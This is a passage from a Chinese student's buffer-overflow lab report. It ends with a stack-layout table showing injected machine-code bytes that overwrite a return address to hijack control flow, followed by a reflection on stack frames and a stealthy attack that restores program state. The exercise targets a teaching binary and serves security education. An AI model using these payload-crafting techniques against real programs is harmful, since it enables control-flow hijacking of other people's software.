| 传入的len参数 | 40 00 00 00 | [rbp]-60~[rbp]-57 |
| 传入的char\* src | 90 58 40 00 00 00 00 00 | [rbp]-56~[rbp]-49 |
| 修改%eax，恢复%rbp并跳转到test()函数的机器码 | b8 f3 17 0f 0c 48 bd b0 | [rbp]-48~[rbp]-41 |
| dc ff ff ff 7f 00 00 68 | [rbp]-40~[rbp]-33 |
| 9d 14 40 00 c3 00 00 00 | [rbp]-32~[rbp]-25 |
| buf[24]~buf[55]  (原有内容被覆盖) | 00 00 00 00 00 00 00 00 | [rbp]-24~[rbp]-17 |
| 00 00 00 00 00 00 00 00 | [rbp]-16~[rbp]-9 |
| 00 00 00 00 00 00 00 00 | [rbp]-8~[rbp]-1 |
| 00 00 00 00 00 00 00 00 | [rbp]~[rbp]+7 |
| 断点：运行时buf数组的地址 | a0 dc ff ff ff 7f 00 00 | [rbp]+8~[rbp]+15 |

表4-第3级调用Gets函数后的堆栈状态

**四、体会**

在本次缓冲区溢出攻击实验中，我深刻体会到了计算机系统底层操作的重要性。通过实际操作，我加深了对计算机内存布局、栈结构和函数调用规则的理解，特别是对栈帧的组织和函数返回地址的重要性有了更加清晰的认识。

通过调试工具 GDB，我观察到函数执行时栈的变化情况，尤其是返回地址的存储位置及其与函数参数的关系。实验要求我们通过修改输入，达到覆盖返回地址的目的。这一过程让我深刻理解了为什么缓冲区溢出攻击能够如此轻松地改变程序的控制流。正是因为栈上的数据紧密相关，如果缺乏严密的边界检查，恶意输入就能轻易突破程序的保护，进而改变其行为。实验从简单到复杂，逐步挑战了我对内存操作的掌控能力。在第一级 smoke，我们只是简单地将返回地址替换为目标函数地址，而在后续关卡如 fizz 和 bang 中，还需要传递正确的参数或修改全局变量。这些步骤让我学会了如何在栈上定位并修改重要的数据，同时让我认识到攻击者如何通过精心构造输入操控程序。

此外，实验中涉及的无感攻击挑战了我对程序执行流的理解。通过在执行攻击的同时恢复正常的程序状态，我体会到攻击者可以在不引起系统异常的情况下完成攻击。这让我意识到，系统安全不仅仅是防止程序崩溃或出错，更重要的是如何防止攻击者在不被察觉的情况下篡改程序的执行逻辑。